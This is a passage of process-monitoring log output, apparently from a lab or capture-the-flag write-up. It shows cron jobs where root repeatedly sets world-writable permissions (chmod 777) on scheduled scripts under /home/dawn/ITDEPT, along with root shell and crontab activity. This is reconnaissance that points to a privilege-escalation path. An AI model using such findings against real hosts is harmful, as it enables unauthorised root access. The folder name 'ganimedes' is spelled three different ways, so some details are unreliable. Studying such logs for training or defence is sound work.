2020/08/12 09:31:01 [31;1mCMD: UID=0 PID=1445 | /usr/sbin/cron -f [0m
2020/08/12 09:31:01 [31;1mCMD: UID=1000 PID=1456 | /bin/sh -c /home/dawn/ITDEPT/product-
control [0m
2020/08/12 09:31:01 [31;1mCMD: UID=0 PID=1455 | chmod 777 /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:31:01 [31;1mCMD: UID=33 PID=1454 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:31:01 [31;1mCMD: UID=0 PID=1453 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
product-control [0m
2020/08/12 09:31:01 [31;1mCMD: UID=??? PID=1452 | ???[0m
2020/08/12 09:31:01 [31;1mCMD: UID=0 PID=1451 | /bin/sh -c /home/ganimesdes/phobos [0m
2020/08/12 09:31:01 [31;1mCMD: UID=??? PID=1450 | ???[0m
2020/08/12 09:31:01 [31;1mCMD: UID=0 PID=1459 | [0m
2020/08/12 09:32:00 [31;1mCMD: UID=0 PID=1460 | /usr/sbin/nmbd --foreground --no-
process-group [0m
2020/08/12 09:32:01 [31;1mCMD: UID=0 PID=1465 | /usr/sbin/cron -f [0m
2020/08/12 09:32:01 [31;1mCMD: UID=0 PID=1464 | /usr/sbin/cron -f [0m
2020/08/12 09:32:01 [31;1mCMD: UID=0 PID=1463 | /usr/sbin/cron -f [0m
2020/08/12 09:32:01 [31;1mCMD: UID=0 PID=1462 | /usr/sbin/cron -f [0m
2020/08/12 09:32:01 [31;1mCMD: UID=0 PID=1461 | /usr/sbin/cron -f [0m
2020/08/12 09:32:01 [31;1mCMD: UID=0 PID=1466 | /sbin/init [0m
2020/08/12 09:32:01 [31;1mCMD: UID=0 PID=1467 | /usr/sbin/CRON -f [0m
2020/08/12 09:32:01 [31;1mCMD: UID=0 PID=1472 | /bin/sh -c /home/ganimesdes/phobos [0m
2020/08/12 09:32:01 [31;1mCMD: UID=0 PID=1471 | /usr/sbin/CRON -f [0m
2020/08/12 09:32:01 [31;1mCMD: UID=0 PID=1470 | /usr/sbin/CRON -f [0m
2020/08/12 09:32:01 [31;1mCMD: UID=0 PID=1469 | /usr/sbin/CRON -f [0m
2020/08/12 09:32:01 [31;1mCMD: UID=0 PID=1468 | /usr/sbin/CRON -f [0m
2020/08/12 09:32:01 [31;1mCMD: UID=0 PID=1475 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
web-control [0m
2020/08/12 09:32:01 [31;1mCMD: UID=0 PID=1474 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
product-control [0m
2020/08/12 09:32:01 [31;1mCMD: UID=33 PID=1473 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:32:05 [31;1mCMD: UID=0 PID=1477 | /usr/sbin/smbd --foreground --no-
process-group [0m
2020/08/12 09:33:01 [31;1mCMD: UID=0 PID=1482 | /usr/sbin/cron -f [0m
2020/08/12 09:33:01 [31;1mCMD: UID=0 PID=1481 | /usr/sbin/cron -f [0m
2020/08/12 09:33:01 [31;1mCMD: UID=0 PID=1480 | /usr/sbin/cron -f [0m
2020/08/12 09:33:01 [31;1mCMD: UID=0 PID=1479 | /usr/sbin/cron -f [0m
2020/08/12 09:33:01 [31;1mCMD: UID=0 PID=1478 | /usr/sbin/cron -f [0m
2020/08/12 09:33:01 [31;1mCMD: UID=1000 PID=1491 | /bin/sh -c /home/dawn/ITDEPT/product-
control [0m
2020/08/12 09:33:01 [31;1mCMD: UID=??? PID=1488 | ???[0m
2020/08/12 09:33:01 [31;1mCMD: UID=33 PID=1487 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:33:01 [31;1mCMD: UID=??? PID=1486 | ???[0m
2020/08/12 09:33:01 [31;1mCMD: UID=??? PID=1483 | ???[0m
2020/08/12 09:33:01 [31;1mCMD: UID=33 PID=1492 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:33:08 [31;1mCMD: UID=0 PID=1493 | [0m
2020/08/12 09:34:01 [31;1mCMD: UID=0 PID=1498 | /usr/sbin/cron -f [0m
2020/08/12 09:34:01 [31;1mCMD: UID=0 PID=1497 | /usr/sbin/cron -f [0m
2020/08/12 09:34:01 [31;1mCMD: UID=0 PID=1496 | /usr/sbin/cron -f [0m
2020/08/12 09:34:01 [31;1mCMD: UID=0 PID=1495 | /usr/sbin/cron -f [0m
2020/08/12 09:34:01 [31;1mCMD: UID=0 PID=1494 | /usr/sbin/cron -f [0m
2020/08/12 09:34:01 [31;1mCMD: UID=0 PID=1502 | /usr/sbin/CRON -f [0m
2020/08/12 09:34:01 [31;1mCMD: UID=0 PID=1501 | /usr/sbin/CRON -f [0m
2020/08/12 09:34:01 [31;1mCMD: UID=0 PID=1500 | /usr/sbin/CRON -f [0m
2020/08/12 09:34:01 [31;1mCMD: UID=0 PID=1499 | /usr/sbin/CRON -f [0m
2020/08/12 09:34:01 [31;1mCMD: UID=33 PID=1503 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m

```



```

2020/08/12 09:34:01 [31;1mCMD: UID=33 PID=1508 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:35:01 [31;1mCMD: UID=0 PID=1513 | /usr/sbin/cron -f [0m
2020/08/12 09:35:01 [31;1mCMD: UID=0 PID=1512 | /usr/sbin/cron -f [0m
2020/08/12 09:35:01 [31;1mCMD: UID=0 PID=1511 | /usr/sbin/cron -f [0m
2020/08/12 09:35:01 [31;1mCMD: UID=0 PID=1510 | /usr/sbin/cron -f [0m
2020/08/12 09:35:01 [31;1mCMD: UID=0 PID=1509 | /usr/sbin/cron -f [0m
2020/08/12 09:36:01 [31;1mCMD: UID=0 PID=1528 | /usr/sbin/cron -f [0m
2020/08/12 09:36:01 [31;1mCMD: UID=0 PID=1527 | /usr/sbin/cron -f [0m
2020/08/12 09:36:01 [31;1mCMD: UID=0 PID=1526 | /usr/sbin/cron -f [0m
2020/08/12 09:36:01 [31;1mCMD: UID=0 PID=1525 | /usr/sbin/cron -f [0m
2020/08/12 09:36:01 [31;1mCMD: UID=0 PID=1524 | /usr/sbin/cron -f [0m
2020/08/12 09:36:01 [31;1mCMD: UID=0 PID=1532 | /usr/sbin/CRON -f [0m
2020/08/12 09:36:01 [31;1mCMD: UID=0 PID=1531 | /usr/sbin/CRON -f [0m
2020/08/12 09:36:01 [31;1mCMD: UID=0 PID=1530 | /usr/sbin/CRON -f [0m
2020/08/12 09:36:01 [31;1mCMD: UID=0 PID=1529 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
product-control [0m
2020/08/12 09:36:01 [31;1mCMD: UID=0 PID=1534 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
product-control [0m
2020/08/12 09:36:01 [31;1mCMD: UID=0 PID=1533 | /usr/sbin/CRON -f [0m
2020/08/12 09:37:01 [31;1mCMD: UID=0 PID=1543 | /usr/sbin/CRON -f [0m
2020/08/12 09:37:01 [31;1mCMD: UID=0 PID=1542 | /usr/sbin/CRON -f [0m
2020/08/12 09:37:01 [31;1mCMD: UID=0 PID=1541 | /usr/sbin/CRON -f [0m
2020/08/12 09:37:01 [31;1mCMD: UID=0 PID=1540 | /usr/sbin/CRON -f [0m
2020/08/12 09:37:01 [31;1mCMD: UID=0 PID=1539 | /usr/sbin/CRON -f [0m
2020/08/12 09:37:01 [31;1mCMD: UID=0 PID=1549 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
web-control [0m
2020/08/12 09:37:01 [31;1mCMD: UID=0 PID=1548 | /usr/sbin/CRON -f [0m
2020/08/12 09:37:01 [31;1mCMD: UID=0 PID=1547 | /usr/sbin/CRON -f [0m
2020/08/12 09:37:01 [31;1mCMD: UID=0 PID=1546 | /usr/sbin/CRON -f [0m
2020/08/12 09:37:01 [31;1mCMD: UID=0 PID=1545 | /usr/sbin/CRON -f [0m
2020/08/12 09:37:01 [31;1mCMD: UID=0 PID=1544 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
web-control [0m
2020/08/12 09:38:01 [31;1mCMD: UID=0 PID=1558 | /usr/sbin/cron -f [0m
2020/08/12 09:38:01 [31;1mCMD: UID=0 PID=1557 | /usr/sbin/cron -f [0m
2020/08/12 09:38:01 [31;1mCMD: UID=0 PID=1556 | /usr/sbin/cron -f [0m
2020/08/12 09:38:01 [31;1mCMD: UID=0 PID=1555 | /usr/sbin/cron -f [0m
2020/08/12 09:38:01 [31;1mCMD: UID=0 PID=1554 | /usr/sbin/cron -f [0m
2020/08/12 09:38:01 [31;1mCMD: UID=0 PID=1560 | /usr/sbin/CRON -f [0m
2020/08/12 09:38:01 [31;1mCMD: UID=0 PID=1559 | /usr/sbin/CRON -f [0m
2020/08/12 09:38:01 [31;1mCMD: UID=0 PID=1563 | /usr/sbin/CRON -f [0m
2020/08/12 09:38:01 [31;1mCMD: UID=0 PID=1562 | /usr/sbin/CRON -f [0m
2020/08/12 09:38:01 [31;1mCMD: UID=1000 PID=1561 | /usr/sbin/CRON -f [0m
2020/08/12 09:38:01 [31;1mCMD: UID=??? PID=1566 | /bin/sh -c /home/dawn/ITDEPT/product-
control [0m
2020/08/12 09:38:01 [31;1mCMD: UID=??? PID=1565 | [0m
2020/08/12 09:38:20 [31;1mCMD: UID=0 PID=1570 | [0m
2020/08/12 09:39:01 [31;1mCMD: UID=0 PID=1576 | /usr/sbin/cron -f [0m
2020/08/12 09:39:01 [31;1mCMD: UID=0 PID=1575 | /usr/sbin/cron -f [0m
2020/08/12 09:39:01 [31;1mCMD: UID=0 PID=1574 | /usr/sbin/cron -f [0m
2020/08/12 09:39:01 [31;1mCMD: UID=0 PID=1573 | /usr/sbin/cron -f [0m
2020/08/12 09:39:01 [31;1mCMD: UID=0 PID=1572 | /usr/sbin/cron -f [0m
2020/08/12 09:39:01 [31;1mCMD: UID=0 PID=1571 | /usr/sbin/cron -f [0m
2020/08/12 09:39:01 [31;1mCMD: UID=0 PID=1578 | /usr/sbin/CRON -f [0m
2020/08/12 09:39:01 [31;1mCMD: UID=0 PID=1577 | /usr/sbin/CRON -f [0m
2020/08/12 09:39:01 [31;1mCMD: UID=0 PID=1583 | /usr/sbin/CRON -f [0m
2020/08/12 09:39:01 [31;1mCMD: UID=0 PID=1582 | /sbin/init [0m
2020/08/12 09:39:01 [31;1mCMD: UID=0 PID=1581 | /usr/sbin/CRON -f [0m
2020/08/12 09:39:01 [31;1mCMD: UID=0 PID=1580 | /usr/sbin/CRON -f [0m
2020/08/12 09:39:01 [31;1mCMD: UID=0 PID=1579 | /usr/sbin/CRON -f [0m
2020/08/12 09:39:01 [31;1mCMD: UID=0 PID=1590 | /bin/sh -e /usr/lib/php/sessionclean [0m
2020/08/12 09:39:01 [31;1mCMD: UID=0 PID=1589 | /bin/sh -e /usr/lib/php/sessionclean [0m
2020/08/12 09:39:01 [31;1mCMD: UID=0 PID=1592 | /bin/sh -e /usr/lib/php/sessionclean [0m
2020/08/12 09:39:01 [31;1mCMD: UID=0 PID=1591 | sort -u -t: -k 1,1 [0m
2020/08/12 09:39:01 [31;1mCMD: UID=0 PID=1593 | /bin/sh -e /usr/lib/php/sessionclean [0m

```

18/24

```

2020/08/12 09:42:01 [31;1mCMD: UID=0 PID=1674 | /usr/sbin/CRON -f [0m
2020/08/12 09:42:01 [31;1mCMD: UID=33 PID=1683 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:42:01 [31;1mCMD: UID=??? PID=1678 | ???[0m
2020/08/12 09:42:42 [31;1mCMD: UID=0 PID=1684 | /bin/login -p -- [0m
2020/08/12 09:42:42 [31;1mCMD: UID=0 PID=1685 | sh -c /usr/bin/env -i PATH=/usr/local/
sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin run-parts --lsbsysinit /etc/update-motd.d
> /run/motd.dynamic.new [0m
2020/08/12 09:42:42 [31;1mCMD: UID=0 PID=1686 | run-parts --lsbsysinit /etc/update-
motd.d [0m
2020/08/12 09:42:42 [31;1mCMD: UID=0 PID=1687 | /bin/sh /etc/update-motd.d/10-uname [0m
2020/08/12 09:42:42 [31;1mCMD: UID=0 PID=1688 | /sbin/init [0m
2020/08/12 09:42:42 [31;1mCMD: UID=0 PID=1689 | /sbin/init [0m
2020/08/12 09:42:42 [31;1mCMD: UID=0 PID=1690 | (sd-pam) [0m
2020/08/12 09:42:42 [31;1mCMD: UID=0 PID=1691 | /lib/systemd/systemd --user [0m
2020/08/12 09:42:42 [31;1mCMD: UID=0 PID=1692 | (sd-executor) [0m
2020/08/12 09:42:42 [31;1mCMD: UID=0 PID=1693 | (sd-executor) [0m
2020/08/12 09:42:42 [31;1mCMD: UID=0 PID=1694 | /bin/bash /usr/lib/systemd/user-
environment-generators/90gpg-agent [0m
2020/08/12 09:42:42 [31;1mCMD: UID=0 PID=1696 | /bin/bash /usr/lib/systemd/user-
environment-generators/90gpg-agent [0m
2020/08/12 09:42:42 [31;1mCMD: UID=0 PID=1695 | /bin/bash /usr/lib/systemd/user-
environment-generators/90gpg-agent [0m
2020/08/12 09:42:42 [31;1mCMD: UID=0 PID=1697 | gpgconf --list-options gpg-agent [0m
2020/08/12 09:42:42 [31;1mCMD: UID=0 PID=1698 | /lib/systemd/systemd --user [0m
2020/08/12 09:42:42 [31;1mCMD: UID=0 PID=1699 | /lib/systemd/systemd --user [0m
2020/08/12 09:42:42 [31;1mCMD: UID=0 PID=1700 | /bin/login -p -- [0m
2020/08/12 09:42:42 [31;1mCMD: UID=0 PID=1701 | -bash [0m
2020/08/12 09:42:42 [31;1mCMD: UID=0 PID=1702 | -bash [0m
2020/08/12 09:42:45 [31;1mCMD: UID=0 PID=1703 | -bash [0m
2020/08/12 09:43:01 [31;1mCMD: UID=0 PID=1708 | /usr/sbin/cron -f [0m
2020/08/12 09:43:01 [31;1mCMD: UID=0 PID=1707 | /usr/sbin/cron -f [0m
2020/08/12 09:43:01 [31;1mCMD: UID=0 PID=1706 | /usr/sbin/cron -f [0m
2020/08/12 09:43:01 [31;1mCMD: UID=0 PID=1705 | /usr/sbin/cron -f [0m
2020/08/12 09:43:01 [31;1mCMD: UID=0 PID=1704 | /usr/sbin/cron -f [0m
2020/08/12 09:43:01 [31;1mCMD: UID=0 PID=1709 | /usr/sbin/CRON -f [0m
2020/08/12 09:43:01 [31;1mCMD: UID=0 PID=1712 | /usr/sbin/CRON -f [0m
2020/08/12 09:43:01 [31;1mCMD: UID=0 PID=1711 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
product-control [0m
2020/08/12 09:43:01 [31;1mCMD: UID=0 PID=1710 | /bin/sh -c /home/ganimedes/phobos [0m
2020/08/12 09:43:01 [31;1mCMD: UID=0 PID=1715 | chmod 777 /home/dawn/ITDEPT/product-
control [0m
2020/08/12 09:43:01 [31;1mCMD: UID=33 PID=1713 | /usr/sbin/CRON -f [0m
2020/08/12 09:43:01 [31;1mCMD: UID=33 PID=1718 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:43:30 [31;1mCMD: UID=0 PID=1719 | -bash [0m
2020/08/12 09:43:30 [31;1mCMD: UID=0 PID=1720 | -bash [0m
2020/08/12 09:43:31 [31;1mCMD: UID=0 PID=1721 | [0m
2020/08/12 09:43:31 [31;1mCMD: UID=0 PID=1722 | -bash [0m
2020/08/12 09:43:31 [31;1mCMD: UID=0 PID=1723 | -bash [0m
2020/08/12 09:43:32 [31;1mCMD: UID=0 PID=1724 | -bash [0m
2020/08/12 09:43:32 [31;1mCMD: UID=0 PID=1725 | -bash [0m
2020/08/12 09:43:33 [31;1mCMD: UID=0 PID=1726 | -bash [0m
2020/08/12 09:43:33 [31;1mCMD: UID=0 PID=1727 | -bash [0m
2020/08/12 09:43:33 [31;1mCMD: UID=0 PID=1728 | -bash [0m
2020/08/12 09:43:33 [31;1mCMD: UID=0 PID=1729 | -bash [0m
2020/08/12 09:43:34 [31;1mCMD: UID=0 PID=1730 | -bash [0m
2020/08/12 09:43:36 [31;1mCMD: UID=0 PID=1731 | -bash [0m
2020/08/12 09:43:36 [31;1mCMD: UID=0 PID=1732 | -bash [0m
2020/08/12 09:43:36 [31;1mCMD: UID=0 PID=1733 | -bash [0m
2020/08/12 09:43:38 [31;1mCMD: UID=0 PID=1734 | -bash [0m
2020/08/12 09:43:38 [31;1mCMD: UID=0 PID=1735 | -bash [0m
2020/08/12 09:43:39 [31;1mCMD: UID=0 PID=1736 | -bash [0m
2020/08/12 09:43:41 [31;1mCMD: UID=0 PID=1737 | -bash [0m
2020/08/12 09:43:41 [31;1mCMD: UID=0 PID=1738 | -bash [0m

```

```

2020/08/12 09:43:41 [31;1mCMD: UID=0 PID=1739 | -bash [0m
2020/08/12 09:43:41 [31;1mCMD: UID=0 PID=1740 | -bash [0m
2020/08/12 09:43:41 [31;1mCMD: UID=0 PID=1741 | -bash [0m
2020/08/12 09:43:50 [31;1mCMD: UID=0 PID=1742 | -bash [0m
2020/08/12 09:44:01 [31;1mCMD: UID=0 PID=1747 | /usr/sbin/cron -f [0m
2020/08/12 09:44:01 [31;1mCMD: UID=0 PID=1746 | /usr/sbin/cron -f [0m
2020/08/12 09:44:01 [31;1mCMD: UID=0 PID=1745 | /usr/sbin/cron -f [0m
2020/08/12 09:44:01 [31;1mCMD: UID=0 PID=1744 | /usr/sbin/cron -f [0m
2020/08/12 09:44:01 [31;1mCMD: UID=0 PID=1743 | /usr/sbin/cron -f [0m
2020/08/12 09:44:01 [31;1mCMD: UID=0 PID=1751 | /usr/sbin/CRON -f [0m
2020/08/12 09:44:01 [31;1mCMD: UID=0 PID=1750 | /usr/sbin/CRON -f [0m
2020/08/12 09:44:01 [31;1mCMD: UID=0 PID=1749 | /usr/sbin/CRON -f [0m
2020/08/12 09:44:01 [31;1mCMD: UID=0 PID=1748 | /usr/sbin/CRON -f [0m
2020/08/12 09:44:01 [31;1mCMD: UID=33 PID=1757 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:44:01 [31;1mCMD: UID=1000 PID=1756 | /bin/sh -c /home/dawn/ITDEPT/product-
control [0m
2020/08/12 09:44:01 [31;1mCMD: UID=33 PID=1752 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:45:01 [31;1mCMD: UID=0 PID=1762 | /usr/sbin/cron -f [0m
2020/08/12 09:45:01 [31;1mCMD: UID=0 PID=1761 | /usr/sbin/cron -f [0m
2020/08/12 09:45:01 [31;1mCMD: UID=0 PID=1760 | /usr/sbin/cron -f [0m
2020/08/12 09:45:01 [31;1mCMD: UID=0 PID=1759 | /usr/sbin/cron -f [0m
2020/08/12 09:45:01 [31;1mCMD: UID=0 PID=1758 | /usr/sbin/cron -f [0m
2020/08/12 09:45:01 [31;1mCMD: UID=33 PID=1772 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:45:01 [31;1mCMD: UID=0 PID=1771 | chmod 777 /home/dawn/ITDEPT/product-
control [0m
2020/08/12 09:45:01 [31;1mCMD: UID=0 PID=1770 | chmod 777 /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:45:01 [31;1mCMD: UID=??? PID=1767 | ???[0m
2020/08/12 09:45:01 [31;1mCMD: UID=0 PID=1766 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
product-control [0m
2020/08/12 09:45:01 [31;1mCMD: UID=0 PID=1763 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
web-control [0m
2020/08/12 09:45:05 [31;1mCMD: UID=0 PID=1773 | -bash [0m
2020/08/12 09:45:10 [31;1mCMD: UID=0 PID=1774 | -bash [0m
2020/08/12 09:45:10 [31;1mCMD: UID=0 PID=1775 | -bash [0m
2020/08/12 09:45:10 [31;1mCMD: UID=0 PID=1776 | -bash [0m
2020/08/12 09:45:10 [31;1mCMD: UID=0 PID=1777 | -bash [0m
2020/08/12 09:45:10 [31;1mCMD: UID=0 PID=1778 | -bash [0m
2020/08/12 09:45:16 [31;1mCMD: UID=0 PID=1779 | -bash [0m
2020/08/12 09:45:25 [31;1mCMD: UID=0 PID=1780 | -bash [0m
2020/08/12 09:46:01 [31;1mCMD: UID=0 PID=1785 | /usr/sbin/cron -f [0m
2020/08/12 09:46:01 [31;1mCMD: UID=0 PID=1784 | /usr/sbin/cron -f [0m
2020/08/12 09:46:01 [31;1mCMD: UID=0 PID=1783 | /usr/sbin/cron -f [0m
2020/08/12 09:46:01 [31;1mCMD: UID=0 PID=1782 | /usr/sbin/cron -f [0m
2020/08/12 09:46:01 [31;1mCMD: UID=0 PID=1781 | /usr/sbin/cron -f [0m
2020/08/12 09:46:01 [31;1mCMD: UID=0 PID=1791 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
web-control [0m
2020/08/12 09:46:01 [31;1mCMD: UID=0 PID=1790 | /usr/sbin/CRON -f [0m
2020/08/12 09:46:01 [31;1mCMD: UID=1000 PID=1789 | /usr/sbin/CRON -f [0m
2020/08/12 09:46:01 [31;1mCMD: UID=0 PID=1788 | /bin/sh -c /home/ganymedes/phobos [0m
2020/08/12 09:46:01 [31;1mCMD: UID=0 PID=1787 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
product-control [0m
2020/08/12 09:46:01 [31;1mCMD: UID=0 PID=1786 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
web-control [0m
2020/08/12 09:46:01 [31;1mCMD: UID=1000 PID=1794 | /bin/sh -c /home/dawn/ITDEPT/product-
control [0m
2020/08/12 09:46:01 [31;1mCMD: UID=0 PID=1793 | /bin/sh -c /home/ganymedes/phobos [0m
2020/08/12 09:46:01 [31;1mCMD: UID=0 PID=1792 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
product-control [0m
2020/08/12 09:47:00 [31;1mCMD: UID=0 PID=1796 | /usr/sbin/nmbd --foreground --no-
process-group [0m
2020/08/12 09:47:01 [31;1mCMD: UID=0 PID=1801 | /usr/sbin/cron -f [0m

```

```

2020/08/12 09:47:01 [31;1mCMD: UID=0 PID=1800 | /usr/sbin/cron -f [0m
2020/08/12 09:47:01 [31;1mCMD: UID=0 PID=1799 | /usr/sbin/cron -f [0m
2020/08/12 09:47:01 [31;1mCMD: UID=0 PID=1798 | /usr/sbin/cron -f [0m
2020/08/12 09:47:01 [31;1mCMD: UID=0 PID=1797 | /usr/sbin/cron -f [0m
2020/08/12 09:47:01 [31;1mCMD: UID=0 PID=1804 | /usr/sbin/CRON -f [0m
2020/08/12 09:47:01 [31;1mCMD: UID=0 PID=1803 | /usr/sbin/CRON -f [0m
2020/08/12 09:47:01 [31;1mCMD: UID=0 PID=1802 | /usr/sbin/CRON -f [0m
2020/08/12 09:47:01 [31;1mCMD: UID=0 PID=1806 | /usr/sbin/CRON -f [0m
2020/08/12 09:47:01 [31;1mCMD: UID=0 PID=1805 | /usr/sbin/CRON -f [0m
2020/08/12 09:47:01 [31;1mCMD: UID=??? PID=1810 | ???[0m
2020/08/12 09:47:01 [31;1mCMD: UID=??? PID=1809 | ???[0m
2020/08/12 09:47:01 [31;1mCMD: UID=??? PID=1808 | ???[0m
2020/08/12 09:47:01 [31;1mCMD: UID=??? PID=1807 | ???[0m
2020/08/12 09:47:01 [31;1mCMD: UID=33 PID=1811 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:47:05 [31;1mCMD: UID=0 PID=1812 | /usr/sbin/smbd --foreground --no-
process-group [0m
2020/08/12 09:47:07 [31;1mCMD: UID=0 PID=1813 | -bash [0m
2020/08/12 09:48:01 [31;1mCMD: UID=0 PID=1818 | /usr/sbin/cron -f [0m
2020/08/12 09:48:01 [31;1mCMD: UID=0 PID=1817 | /usr/sbin/CRON -f [0m
2020/08/12 09:48:01 [31;1mCMD: UID=0 PID=1816 | /usr/sbin/CRON -f [0m
2020/08/12 09:48:01 [31;1mCMD: UID=0 PID=1815 | /usr/sbin/CRON -f [0m
2020/08/12 09:48:01 [31;1mCMD: UID=0 PID=1814 | /usr/sbin/cron -f [0m
2020/08/12 09:48:01 [31;1mCMD: UID=33 PID=1827 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:48:01 [31;1mCMD: UID=33 PID=1828 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:48:43 [31;1mCMD: UID=0 PID=1829 | [0m
2020/08/12 09:49:01 [31;1mCMD: UID=0 PID=1834 | /usr/sbin/cron -f [0m
2020/08/12 09:49:01 [31;1mCMD: UID=0 PID=1833 | /usr/sbin/cron -f [0m
2020/08/12 09:49:01 [31;1mCMD: UID=0 PID=1832 | /usr/sbin/cron -f [0m
2020/08/12 09:49:01 [31;1mCMD: UID=0 PID=1831 | /usr/sbin/cron -f [0m
2020/08/12 09:49:01 [31;1mCMD: UID=0 PID=1830 | /usr/sbin/cron -f [0m
2020/08/12 09:49:01 [31;1mCMD: UID=0 PID=1837 | /usr/sbin/CRON -f [0m
2020/08/12 09:49:01 [31;1mCMD: UID=0 PID=1836 | /usr/sbin/CRON -f [0m
2020/08/12 09:49:01 [31;1mCMD: UID=0 PID=1835 | /usr/sbin/CRON -f [0m
2020/08/12 09:49:01 [31;1mCMD: UID=1000 PID=1844 | /bin/sh -c /home/dawn/ITDEPT/product-
control [0m
2020/08/12 09:49:01 [31;1mCMD: UID=33 PID=1843 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:49:01 [31;1mCMD: UID=33 PID=1839 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:49:01 [31;1mCMD: UID=1000 PID=1838 | /bin/sh -c /home/dawn/ITDEPT/product-
control [0m
2020/08/12 09:49:30 [31;1mCMD: UID=0 PID=1845 | /sbin/dhclient -4 -v -i -pf /run/
dhclient.ens160.pid -lf /var/lib/dhcp/dhclient.ens160.leases -I -df /var/lib/dhcp/
dhclient6.ens160.leases ens160 [0m
2020/08/12 09:49:30 [31;1mCMD: UID=0 PID=1846 | run-parts --list /etc/dhcp/dhclient-
enter-hooks.d [0m
2020/08/12 09:49:30 [31;1mCMD: UID=0 PID=1847 | /bin/sh /sbin/dhclient-script [0m
2020/08/12 09:49:31 [31;1mCMD: UID=0 PID=1848 | /bin/sh /sbin/dhclient-script [0m
2020/08/12 09:49:31 [31;1mCMD: UID=0 PID=1849 | /bin/sh /sbin/dhclient-script [0m
2020/08/12 09:49:31 [31;1mCMD: UID=0 PID=1850 | /bin/sh /sbin/dhclient-script [0m
2020/08/12 09:49:31 [31;1mCMD: UID=0 PID=1851 | /sbin/init [0m
2020/08/12 09:49:31 [31;1mCMD: UID=0 PID=1853 | /bin/sh /sbin/dhclient-script [0m
2020/08/12 09:49:31 [31;1mCMD: UID=0 PID=1852 | /usr/sbin/smbd --foreground --no-
process-group [0m
2020/08/12 09:49:31 [31;1mCMD: UID=0 PID=1854 | readlink -f /etc/resolv.conf [0m
2020/08/12 09:49:31 [31;1mCMD: UID=0 PID=1855 | /bin/sh /sbin/dhclient-script [0m
2020/08/12 09:49:31 [31;1mCMD: UID=0 PID=1856 | /bin/sh /sbin/dhclient-script [0m
2020/08/12 09:49:31 [31;1mCMD: UID=0 PID=1857 | /bin/sh /sbin/dhclient-script [0m
2020/08/12 09:49:31 [31;1mCMD: UID=0 PID=1858 | /bin/sh /sbin/dhclient-script [0m
2020/08/12 09:49:31 [31;1mCMD: UID=0 PID=1859 | /bin/sh /sbin/dhclient-script [0m
2020/08/12 09:49:48 [31;1mCMD: UID=0 PID=1860 | -bash [0m
2020/08/12 09:49:48 [31;1mCMD: UID=0 PID=1861 | crontab -e [0m

```

```

2020/08/12 09:49:48 [31;1mCMD: UID=0 PID=1862 | /bin/sh -c /usr/bin/sensible-editor /
tmp/crontab.QqzEGZ/crontab [0m
2020/08/12 09:49:48 [31;1mCMD: UID=0 PID=1863 | /bin/sh /usr/bin/sensible-editor /tmp/
crontab.QqzEGZ/crontab [0m
2020/08/12 09:49:48 [31;1mCMD: UID=0 PID=1864 | /bin/sh /usr/bin/sensible-editor /tmp/
crontab.QqzEGZ/crontab [0m
2020/08/12 09:49:48 [31;1mCMD: UID=0 PID=1865 | /bin/sh /usr/bin/sensible-editor /tmp/
crontab.QqzEGZ/crontab [0m
2020/08/12 09:49:48 [31;1mCMD: UID=0 PID=1866 | /bin/sh /usr/bin/sensible-editor /tmp/
crontab.QqzEGZ/crontab [0m
2020/08/12 09:49:48 [31;1mCMD: UID=0 PID=1868 | /bin/sh /usr/bin/sensible-editor /tmp/
crontab.QqzEGZ/crontab [0m
2020/08/12 09:49:48 [31;1mCMD: UID=0 PID=1869 | /bin/sh /usr/bin/sensible-editor /tmp/
crontab.QqzEGZ/crontab [0m
2020/08/12 09:49:48 [31;1mCMD: UID=0 PID=1870 | /bin/sh /usr/bin/sensible-editor /tmp/
crontab.QqzEGZ/crontab [0m
2020/08/12 09:49:59 [31;1mCMD: UID=0 PID=1871 | -bash [0m
2020/08/12 09:50:01 [31;1mCMD: UID=0 PID=1876 | /usr/sbin/cron -f [0m
2020/08/12 09:50:01 [31;1mCMD: UID=0 PID=1875 | /usr/sbin/cron -f [0m
2020/08/12 09:50:01 [31;1mCMD: UID=0 PID=1874 | /usr/sbin/cron -f [0m
2020/08/12 09:50:01 [31;1mCMD: UID=0 PID=1873 | /usr/sbin/cron -f [0m
2020/08/12 09:50:01 [31;1mCMD: UID=0 PID=1872 | /usr/sbin/cron -f [0m
2020/08/12 09:50:01 [31;1mCMD: UID=0 PID=1884 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
web-control [0m
2020/08/12 09:50:01 [31;1mCMD: UID=0 PID=1883 | /usr/sbin/CRON -f [0m
